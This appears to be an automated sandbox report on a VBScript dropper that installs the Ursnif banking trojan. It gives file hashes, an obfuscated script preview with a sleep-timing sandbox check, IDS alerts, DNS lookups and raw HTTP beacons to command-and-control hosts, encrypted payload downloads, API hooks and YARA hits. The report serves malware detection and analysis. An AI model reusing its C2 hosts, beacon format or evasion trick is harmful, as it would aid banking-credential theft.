SHA256:	cbf23e2c51909c02fc3898b4fb078cb1fc08935874add1c 045c592096ff18379
SHA512:	5fe0568078cadf8a7847f10724e52b050ae14bcba315455 476273a712a684d6f87dfb2e58885080fbc046383433afd c4d62c6c7bba858bbf5ed9a058fd088ca5
SSDEEP:	12288:SfCepvwq9BTH3FEN9cy59WSpU9lAR4lYtE9E5r f99b9:ipvp9BT1U9cyjUAvmEZb9
File Content Preview:	IHGsfsedgfssd = Timer()..For hjdHJGASDF = 1 to 7..W Script.Sleep 1000:..Next..frjekgJHKasd = Timer()..if frjek gJHKasd - IHGsfsedgfssd < 5 Then..Do: KJHSGDflkjsd = 4: Loop..End if ..const VSE = 208..const Aeq = 94..pg oTH = Array(UGM,DP,wy,2,yt,2,2,2,vy,2,2,

File Icon

Icon Hash:	e8d69ece869a9ec4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/10/21-09:57:01.419951	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49787	80	192.168.2.5	185.251.90.253
09/10/21-09:57:01.419951	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49787	80	192.168.2.5	185.251.90.253
09/10/21-09:57:02.700383	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49788	80	192.168.2.5	185.251.90.253
09/10/21-09:57:02.700383	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49788	80	192.168.2.5	185.251.90.253
09/10/21-09:57:03.803296	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49789	80	192.168.2.5	185.251.90.253
09/10/21-09:57:03.803296	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49789	80	192.168.2.5	185.251.90.253

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 10, 2021 09:57:00.992954969 CEST	192.168.2.5	8.8.8.8	0x805e	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 09:57:02.308634996 CEST	192.168.2.5	8.8.8.8	0xffa7	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 09:57:03.698268890 CEST	192.168.2.5	8.8.8.8	0x742d	Standard query (0)	atl.bigbig poppa.com	A (IP address)	IN (0x0001)
Sep 10, 2021 09:58:07.014339924 CEST	192.168.2.5	8.8.8.8	0xcc35	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Sep 10, 2021 09:58:07.188774109 CEST	192.168.2.5	8.8.8.8	0xde2a	Standard query (0)	art.micros oftsofymic rosoftsoft.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 10, 2021 09:57:01.324281931 CEST	8.8.8.8	192.168.2.5	0x805e	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 09:57:02.645363092 CEST	8.8.8.8	192.168.2.5	0xffa7	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 09:57:03.735027075 CEST	8.8.8.8	192.168.2.5	0x742d	No error (0)	atl.bigbig poppa.com		185.251.90.253	A (IP address)	IN (0x0001)
Sep 10, 2021 09:58:07.042078018 CEST	8.8.8.8	192.168.2.5	0xcc35	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Sep 10, 2021 09:58:07.511419058 CEST	8.8.8.8	192.168.2.5	0xde2a	No error (0)	art.micros oftsofymic rosoftsoft.at		185.251.90.253	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- atl.bigbigpoppa.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49787	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 09:57:01.419950962 CEST	5849	OUT	GET /KT4MMOqgwbMDk0_2FZz0/hIq6vsma9IDMR0TWVEk/R8VcPjBU_2FKifNFKEzy11/KwQmwxa6PANLq/HMQB1nMh/Dw7iIk4wPDbFz5MpJKzoM6O/xJlNu7xTm_/2BJVkAx380cQPl1qK/3MJgDX4sXjAo/UjQmGmv6_2B/EYaPNSI604XL9z/GGit9THH2wZWixIY_2BGE/_2Ftywp1kQkPvPY6/vEmMzODz0Ya_2Fy/CBZtOZch7qD9e_2FA3/3G0B8QjO4/zLpP4zwh3X5MwZp6F5E2/r2m_2Fmc2A2sWLpGKPD/1LL4BJlsYqHKw2i3OPm1CI/3lMhUc9ldfLAb/BfOzMYbz/ndeDEqMw HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com
Sep 10, 2021 09:57:01.881223917 CEST	5851	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 07:57:01 GMT Content-Type: application/octet-stream Content-Length: 194718 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b0fcdd02ba.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: 76 74 cf a8 dc 9e a3 bd 80 c4 22 74 d6 90 04 f4 7c 4e 89 f9 f5 f6 c3 41 5b bd 9a c1 75 03 9e 3d 57 c7 97 06 3e 33 1a 75 cb d2 f3 9b 82 f7 12 da 1b 73 aa 9d 83 1c 06 cc d0 bb fa 6b fe fc 69 45 21 fd 77 4d e8 65 62 93 d4 4f 54 c0 7f 4b c0 e8 bd 0a da 21 85 09 52 e0 63 30 82 6b 84 0b a5 73 0e d8 b6 0a 2f f6 82 b8 db 3a 51 f5 d1 6c 17 f8 66 f5 63 27 a8 2c fe 79 31 d3 11 a2 68 ab eb bd c6 ca 96 b7 df 24 d9 bb eb 81 ee 0f 54 d0 24 37 17 2e bd d0 90 a9 1c c7 0d aa a5 e0 95 ad 52 e0 75 84 91 a6 10 9d 81 0a 4d b4 ff 81 97 74 92 63 92 3b ae a9 ad cf 50 57 12 53 8f 24 c5 3c d5 ff c4 5c 06 b9 e4 02 71 34 b3 6a f5 02 c6 06 6d 8c 5a b2 93 69 e3 04 8d c3 27 8a b8 c8 4a 1d cd c2 0f bd 3f 7e 06 be 38 ae a8 33 f4 46 25 b7 42 e8 60 df af 0a cb 9a 44 a1 2f 47 30 4b a6 62 22 1a 9b 17 41 04 1f fe a9 a5 c2 5f 2c b8 17 b3 7e f8 a3 b1 19 c2 e2 ac 4f 23 9a 3a 3a bf c4 61 f5 b6 7d d8 d5 41 f7 c6 7d 13 a3 25 bd bd b7 45 09 64 a8 d5 8a 6a 6e 18 90 f8 15 29 9d ad e6 f7 81 c6 c1 6d 32 c6 6d 91 e1 d5 b2 11 af d7 0f ae c5 84 22 1e 0f 3d 2a 0d 19 79 94 9f 72 e4 19 30 54 53 f8 a0 51 28 95 77 e8 05 cd 58 f3 5e 79 1b 2d 75 16 31 f4 ea 58 42 da fe ad 9f 21 09 f9 67 69 cf ff c7 a6 bd 34 2a ef 9a e2 63 bf 8b 7d 44 e0 80 ea 5d fb 18 21 db 02 cf db ca 07 81 b4 3e 7a 72 00 1b 21 ff 30 31 fa d2 ce c6 9f 33 9a cd 1a 25 3c f7 05 4d c2 77 5e 4f fc 99 c8 f0 51 93 7e e9 b2 35 93 c2 cc 3e bd 22 41 3e a6 14 a2 f9 47 45 a0 94 00 2b c8 09 2c 57 1c 70 d1 fc 8b 98 bd a9 53 f3 48 aa d4 87 c8 34 d1 84 66 95 bf 45 78 59 ad 24 31 f2 22 9f 83 2e 85 ee f9 50 21 68 9f ec 2e 0f 0a 37 cc a4 dc 12 79 1e 10 12 9d 19 93 bc cf 36 df 7c 6f 25 8f bc 3a 4c 53 73 0d ae 15 56 83 9e fa 88 d5 7f 9b ee e9 dc ff 92 38 f9 91 3c bf b0 a9 0d 4a 43 73 58 68 19 46 a8 b0 e3 17 3d 9c 68 30 37 f6 84 d2 c7 37 01 33 97 44 91 e5 20 3f a7 d9 e3 c0 af b0 2a 54 8f ef ab aa 06 35 5f 5b c2 66 54 41 fd bb d8 8a 29 80 3d 5d d0 8d 84 9f 53 68 db f0 5a 42 de 57 66 fa 72 b7 72 97 f3 0f 0d 65 28 85 1c 27 e4 ff f8 ed 8c 53 c2 a4 9a ad fe 7d c9 57 1e f2 ae f2 d6 35 08 89 64 bd 41 a1 00 d8 bb 74 05 14 0c 5e ca 85 87 26 07 a5 14 0f 34 11 c2 c5 18 a1 ed ce fd da 89 22 fb f0 a7 a2 50 4a 11 f6 48 c3 b2 8a f3 91 ca 09 4a d9 01 f7 fb 10 4d a4 ed cd 67 f7 fa bf df 33 2d 23 30 89 ba 79 e8 a3 8e 23 56 d9 30 2e 33 d2 7b 11 d1 09 3f 4a 40 d9 21 e7 c3 99 10 06 48 49 e6 26 34 2f c8 84 6f b9 66 4b 96 6e 4d 8a 42 85 99 f6 5f 76 29 de 4e c0 fb 1d 3a 19 52 46 73 7a 7f e9 46 b5 05 4b 3e 44 54 27 2b d1 39 05 34 e3 7e 5b e3 e8 52 d3 26 d5 f4 0e c9 1e 3e 6f 47 1f 11 ed 46 0f 00 f0 d5 53 bd 47 1f 3e ad 02 09 9b 96 3d ce 9d cc 58 7d 5e 62 8b 69 88 05 00 61 0d b0 69 2c da a1 ec e0 02 19 38 28 c5 c3 c1 00 80 82 e8 27 0d 0c 48 62 cf b4 e4 fb fa 1e 90 42 0e d8 9a 95 7b f2 ae 5f f6 77 d3 ea f5 b8 f3 4e 21 a0 bc 9b e0 df 6e 4c 75 0c 36 Data Ascii: vt"t|NA[u=W>3uskiE!wMebOTK!Rc0ks/:Qlfc',y1hT7.RuMtc;PWS$<\q4jmZi'J?~83F%B`D/G0Kb"A_,~O #::a}A}%Edjn)m2m"=*yr0TSQ(wX^y-u1XB!gi4*c}D]!>zr!013%<Mw^OQ~5>"A>GE+,WpSH4fExY$1".P!h.7y6|o%:LSsV8<J CsXhF=h0773D ?*T5_[fTA)=]ShZBWfrre('S}W5dAt^&4"PJHJMg3-#0y#V0.3{?J@!HI&4/ofKnMB_v)N:RFszFK>DT'+94~[R &>oGFSG>=X}^biai,8('HbB{_wN!nLu6

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49788	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 09:57:02.700382948 CEST	6053	OUT	GET /Fd_2Bpcxk2ML4o/4Yi_2FHrWiGKn0A5wFBvD/PRZfU6_2FH1DJVcW/g_2Fg_2F20KxTzq/sMEmuitPFPfj3Et NRD/SA_2FG4XJ/mT_2B9htxgpCM5Sw9dFG/0GOk5wMqEe7jZlQfLGf/mA_2FWhN50DkjSdhxWei_2/FhXBykIpEOcl O/crxsB5_2/Ble8n4SiH0d5h4j9OhpB9W8/f7cJNH55_2/BDWX6KOpdls6GJZSC/G_2FbiyNPy_2/FypUL6okzx_/2 FAWJjZB1eiGHh/hrIz0_2B7QDXJAzjWHaMR/znK_2FKxXJtl3gHn/_2FediiSJLPcwpE/ATZTCB8xbMUZrLNlLv/_2 BOkapjZ/jvpLjf9IYNZ6/RyT HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 09:57:03.196911097 CEST	6054	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 07:57:03 GMT Content-Type: application/octet-stream Content-Length: 247965 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b0fcf29415.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: df af 1f 2c c7 7a 76 2e c4 65 52 d8 c5 96 95 66 6a 34 f7 62 f3 c6 81 d9 07 0e bc 4f 56 08 9d 0e 1c 30 b4 bc 8a 54 30 49 14 87 4f 11 78 79 9f a5 a3 c1 f0 f2 71 2a ab 5d ad b6 19 fb 7b e5 e8 5b b1 62 55 09 08 fa c4 b5 12 c3 58 e0 61 dc 69 59 43 ce 7f 7f be b9 36 0f 6f 2d cb 03 0c d4 8d ae 5e 2a 57 59 70 5a c4 7f 2f 72 cd e3 ba d8 80 d9 b2 c2 8d 36 2b 7d ec 9a d1 b3 92 2d dc 89 30 84 5d 9f f1 67 43 50 67 cc 6a 54 29 3d d6 af a8 16 68 8b 15 cd 1d f4 eb 98 08 70 c8 a5 8a c3 af e2 e1 69 de 42 28 d0 e9 c8 68 6d 52 20 18 a9 57 02 5d 75 76 9a 12 b6 c4 3e 11 ce 5b da e7 66 f2 d6 01 98 15 84 59 bf 42 3a e6 5e dd 98 29 46 a9 d9 33 3a 8d 4f f4 ac 9c ba 0f 5a 3d 9b 82 78 38 73 e6 b5 cc fe 07 e1 cd 3d c3 bc bd 64 86 62 56 ad c9 8a 57 f7 4e 67 9c 19 37 56 46 21 d2 be ee 2a 75 32 18 f6 b7 17 1d 9f bb 4d 5f 52 cd 18 c5 8e 3c 94 fc 59 3b 5a bb af ad d5 e6 75 99 11 80 40 1a fa fd 9d 25 e5 7b f8 e3 92 5d 13 32 74 46 66 44 f4 f3 8e 21 47 18 9c 4c 91 b6 41 4b 4b f0 af 08 9e f3 4c 5a 25 fd 03 1e b2 09 8f 24 8f f6 be a3 52 9b c9 e9 0c 6a 62 9b 77 94 dc 2f 41 cd cc 76 66 e6 fc 0e 5e 3c 65 ba 6c a0 7b c9 40 af 6e ee 00 e7 c5 62 5e 5d d7 40 0e 9e c3 cb fb 58 34 6e 3e 7e ca 8a 3c d4 5b 01 fc 92 41 bc 19 55 5a 7a 2f 0d 15 e4 db e0 04 58 d9 17 09 24 0f a9 87 2a 33 ff 80 96 5e 10 c5 23 08 84 8b 27 d8 28 72 98 80 ed 0b c1 94 72 4e 1a 87 af 77 e2 f9 55 74 96 83 c4 50 e0 0e da b4 d5 27 2b e9 09 c7 ee e3 3f 06 68 a6 63 ab 09 16 3c 1e c7 a0 69 47 d9 36 00 08 83 b2 99 76 9f f6 8b 62 b1 d9 f4 c3 ed 59 1f 04 14 ef ea 3d 35 8e 61 6b 5f 69 f4 c1 5a 8a e1 c4 28 46 cf 23 fb a9 a8 b3 2e fc 57 52 94 15 c3 0a c3 12 34 b6 d8 a0 0b 1f c0 f2 12 4f 3d 45 b7 9d 3b cf c5 79 c6 be 37 15 1c 53 e5 dc 3e fc 42 e0 4e 9b 3e c4 e6 64 a3 74 23 83 d6 07 0c e1 6b 62 e1 6a a5 7e f7 ca 83 67 30 f8 8a cc c6 47 e6 8c d3 c5 6c 79 f6 f7 79 8b c2 a5 5c 6d 45 a3 37 8d d8 fc d8 99 ef 07 b0 9b 39 83 ff bc b0 6f 4e 5d f9 62 10 42 d6 c8 58 f9 f0 56 ac 6a 96 46 1d f0 6b b d f8 b2 82 69 29 9f a3 fa a7 f4 b5 96 17 09 74 01 5a 9b f5 e1 89 8a dd 96 5c 77 36 9b 1b fe 72 df 5e 6a 1a d5 ff 61 62 fd b1 ea 2d 89 fb d1 11 5c 30 cb ea 6e 42 2d 36 34 c8 a1 93 06 33 c5 8a 81 a6 4a de 57 53 65 11 e7 9c 9d ea 6e aa dc f9 0e 90 ec 29 c5 9f 4e 6b 47 01 13 61 05 77 55 a1 0e 96 ee 2a ed 63 85 62 93 f3 51 68 dd c4 79 b3 40 6f 8f e4 29 2e 5b 5b 31 95 9f 22 ed 22 00 05 35 fa b5 f2 91 73 fa 06 ca c4 85 6f ea 84 12 6f 1d cc e0 7a 7a 41 f5 16 df 63 f2 ce c2 cd 0d f2 fa 10 24 6a e1 e0 fb 5f 7f 4b 0c 50 5d 71 d6 63 38 66 6e f0 ea 85 52 52 f4 4e 32 da 21 a9 2a 30 1d 58 1f 70 0d af 01 71 28 de b7 26 ed 97 36 ca 6b 7e 0b c6 08 74 65 f1 77 c1 28 ab a4 6b 08 e7 fc 68 59 3e 8c 41 10 b0 98 01 4e 57 f8 11 ba 47 df 3d 97 d6 1e 49 e2 f4 66 c3 68 ae 75 3c 6b 70 74 9c 71 ff c1 59 88 e7 ac 4d c7 c5 19 5a 24 6c 08 13 7c d9 Data Ascii: ,zv.eRfj4bOV0T0IOxyq*]{[bUXaiYC6o-^*WYpZ/r6+}-0]gCPgjT)=hpiB(hmR W]uv>[fYB:^)F3:OZ=x8s=d bVWNg7VF!*u2M_R<Y;Zu@%{]2tFfD!GLAKKLZ%$Rjbw/Avf^<el{@nb^]@X4n>~<[AUZz/X$*3^#'(rrNwUtP'+?hc <iG6vbY=5ak_iZ(F#.WR4O=E;y7S>BN>dt#kbj~g0Glyy\mE79oN]bBXVjFki)tZ\w6r^jab-\0nB-643JWSen)NkGawU*cbQhy@ o).[[1""5soozzAc$j_KP]qc8fnRRN2!*0Xpq(&6k~tew(khY>ANWG=Ifhu<kptqYMZ$l|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49789	185.251.90.253	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 09:57:03.803296089 CEST	6310	OUT	GET /ip_2B0cVuBTOjpbo/BZT_2FEcZD79y2H/f3wS9_2BbAkX3nftyB/uQG5JlxM3/hkTHWn_2F_2BpOIsZCFn/4k LDBNiVWLvnXfwlKVW/_2B0IsHxbOfD1ufcXkPjJo/EpDoUxcMaWCn1/8Cn5O7LC/eCiAOLLPPUL3E_2BUmdr0wu/7S 9z8dGBsB/5jo94woog9YMCzFYk/vxvlpoLH3pVt/RLdRfO7DC2t/yTMvjyOY5hDeBN/auRC60Y4xtz4V1KDXQP2K/O se2dfWgeEs0tX4x/hD9nLBJRnyryDU3/xZZDK1S2EJHUeFDAor/G09c8MwYv/_2Fz2PGThD9ITT_2BYVA/tVMCZqyJgK7/e HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:90.0) Gecko/20100101 Firefox/90.0 Host: atl.bigbigpoppa.com

Timestamp	kBytes transferred	Direction	Data
Sep 10, 2021 09:57:04.265120983 CEST	6312	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 10 Sep 2021 07:57:04 GMT Content-Type: application/octet-stream Content-Length: 1958 Connection: close Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="613b0fd038f90.bin" Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Data Raw: e9 b6 e3 58 66 dc 15 e4 80 de 6a 7c ed d6 c7 9c 13 7d 2c 30 77 87 0a 58 42 4f 0c 73 1f 5e 59 8b 56 46 5d 4a 82 ce db d3 96 28 96 67 b2 d9 1f 00 59 45 b0 8c b2 61 18 2b 75 9c 48 e8 bf 1e 63 6a 93 01 16 d9 d4 d8 0c 1b 0c 86 dc 63 18 46 b6 8f 9b 93 82 62 69 05 d5 22 40 61 ec 38 93 63 30 cf 27 cf b5 5a 73 96 99 fb 5a 58 26 be 6b cf 20 54 04 07 86 78 37 b8 dc d2 3e 0a 51 0a 93 2e 44 c6 45 b5 97 49 ae 63 08 c1 9a b7 91 3c 36 23 9e 3b 96 a6 8e 27 f3 ae 6d 81 74 d0 a5 ee 42 c9 6e 24 9c 79 77 39 30 c5 ec 88 f0 e0 9d 50 5a 4c 58 4b f3 76 c5 32 5d 99 91 e6 92 45 c8 f0 57 ba d4 51 09 eb 9c 83 ba 5a 63 eb f9 7b bd 94 1e 50 13 84 5b e2 3e 83 f5 22 fd f7 a5 d5 c0 c8 96 9b d1 89 d4 ff 01 22 42 23 46 76 98 d8 4e 56 a0 2f 0d 4a 4d 5d dc a7 4c 96 0f 80 0b 1e 9b 14 eb ce d5 55 5d 16 1b 47 1e 1f a9 b5 09 9e 3b 23 36 8d b3 e8 1d 28 5c f9 37 96 7c a1 c3 f5 07 66 93 ee f9 bb 51 93 46 d0 db b5 0b 9a c3 20 06 22 22 e4 f0 c2 9c 88 3e c3 31 5f 69 91 2c c2 59 c2 97 3a 61 33 85 fb b9 24 5f e1 e8 cf b8 e3 35 49 b3 47 1b b8 85 13 13 5d 52 2f e4 3d e9 1e f8 5d c0 92 68 34 a9 42 63 94 9f f4 75 15 d2 f9 0e f7 66 3a 25 73 77 bf 67 ff 68 e9 69 1a 8b 64 84 99 dc cb 68 2e d3 d5 fe 14 6c 30 11 29 61 8c 54 d8 17 6a cb 99 62 90 fc f1 30 cd 6d 51 80 9e 75 62 c1 1c 7c 57 58 13 3b 80 77 28 fd 65 bc 66 c2 a7 31 79 83 9a 47 db 81 bb 35 2f 99 6d ba 2d e0 66 0e 08 a2 70 b9 83 3b 89 0b d3 35 82 68 71 06 0b 96 ce 50 4d e4 4f 7c 23 88 92 17 23 c4 07 bb 49 7f 90 42 e4 bf ad cb cb f1 df e8 96 37 66 4f 9e b3 4a d6 5f 60 90 f2 c4 48 9a b3 c1 e1 eb 37 68 39 7a bc 39 fa 83 97 35 b0 cc 5c e1 53 7d a5 5d 6a 46 58 4e 9d bc fd 4f 3d 45 61 4d 82 5d b3 10 69 48 c1 b2 70 04 dc 93 d8 3c 56 a3 d5 ee 7e 44 ca 1e 61 34 d1 c7 f1 a0 92 15 f3 f3 36 c8 6c ea c3 8e 25 3f 86 c1 a0 75 9f cc 7c 43 24 32 f7 8d 06 b5 06 d1 10 f0 43 fa 6b f5 9c 55 fd dd 68 55 7d c7 be e4 c7 3f d6 77 a6 c1 45 1b ba 8b 0a 49 30 a4 cd 6b ad 96 e8 47 a7 f2 6a d2 3e 01 6f de d4 5a 0e 02 e8 d7 fd f8 a3 aa 82 be 26 06 29 29 09 d5 da 13 c1 75 c7 79 88 5d 50 40 66 65 8f b4 05 60 0f fb df 9a dc 52 f1 6a 63 6a bc b3 a6 8a 16 e7 3d a4 a8 34 13 44 aa 5a 2d e6 36 c9 2e bd 77 65 3b b9 50 e7 99 90 45 30 32 db 1d 21 50 ea a2 ee 3b 31 cc c4 af 6d 00 78 ac d7 f0 c2 69 59 02 f7 00 c9 6c 34 d8 4b b1 ae 6d 03 fd f7 1a 3e 5c 32 39 e7 6c 03 88 59 35 98 18 6c b7 40 cc da 2f 04 5f bf 74 8d c4 d0 d1 07 7c 15 cb aa a4 c7 a9 1c 38 25 69 b5 02 1a ab d3 d2 4f 0f 5c 4b b7 35 83 f2 62 3b f9 cd 8c ae a7 f0 9c 1c 31 eb ce 61 97 43 71 13 59 7d ae 6a e6 44 ae 7a 26 c7 83 78 11 a7 15 59 ec e2 f5 f1 32 46 57 ca ec 7d 98 3c 7a c4 6a 15 38 62 ec 4f d3 da 63 c5 8c 7c 6f 3b 34 3f ec 97 c7 99 0b f4 6f 3e 13 27 05 f1 80 9e d1 1b 64 98 22 e7 ea ed 98 35 98 c2 d5 07 34 43 40 b4 bb 67 43 35 a8 23 ca 1d ca 12 66 6a 7e 03 2d d4 61 26 b4 1d b6 cd f9 0b c6 7f Data Ascii: Xfj}],0wXBOs^YVF]J(gYEa+uHcjcFbi"@a8c0'ZsZX&k Tx7>Q.DEIc<6#;'mtBn$yw90PZLXKv2]EWQZc{P[>" "B#FvNV/JM]LU]G;#6(\7|fQF "">1_i,Y:a3$_5IG]R/=]h4Bcuf:%swghidh.l0)aTjb0mQub|WX;w(ef1yG5/m-fp;5hqPMO| ##IB7fOJ_`H7h9z95\S}]jFXNO=EaM]iHp<V~Da46l%?u|C$2CkUhU}?wEI0kGj>oZ&))uy]P@fe`Rjcj=4DZ-6.we;PE02!P;1m xiYl4Km>\29lY5l@/_t|8%iO\K5b;1aCqY}jDz&xY2FW}<zj8bOc|o;4?o>'d"54C@gC5#fj~-a&

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 3868 Parent PID: 3472

General

Start time:	09:53:59
Start date:	10/09/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\345678.vbs'
Imagebase:	0x7ff695db0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Analysis Process: WmiPrvSE.exe PID: 5808 Parent PID: 792

General

Start time:	09:56:21
Start date:	10/09/2021
Path:	C:\Windows\System32\wbem\WmiPrvSE.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x7ff6276c0000
File size:	488448 bytes
MD5 hash:	A782A4ED336750D10B3CAF776AFE8E70
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 6000 Parent PID: 5808

General

Start time:	09:56:22
Start date:	10/09/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0x7ff616d10000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 6072 Parent PID: 6000

General

Start time:	09:56:22
Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\fum.cpp,DllRegisterServer
Imagebase:	0xf60000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.674925950.00000000059B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.614926356.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615093761.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615032567.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615070826.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.622629289.0000000004FBC000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.620983509.0000000005139000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000002.741515734.0000000004E3F000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615054259.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615001343.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.615108911.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.614962724.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000015.00000003.618072747.00000000051B8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_2, Description: Yara detected Ursnif, Source: 00000015.00000003.620941677.00000000050BA000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: WmiPrvSE.exe PID: 6716 Parent PID: 792

General

Start time:	09:56:59
Start date:	10/09/2021
Path:	C:\Windows\SysWOW64\wbem\WmiPrvSE.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding
Imagebase:	0x910000
File size:	426496 bytes
MD5 hash:	7AB59579BA91115872D6E51C54B9133B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	moderate

Registry Activities

Show Windows behavior

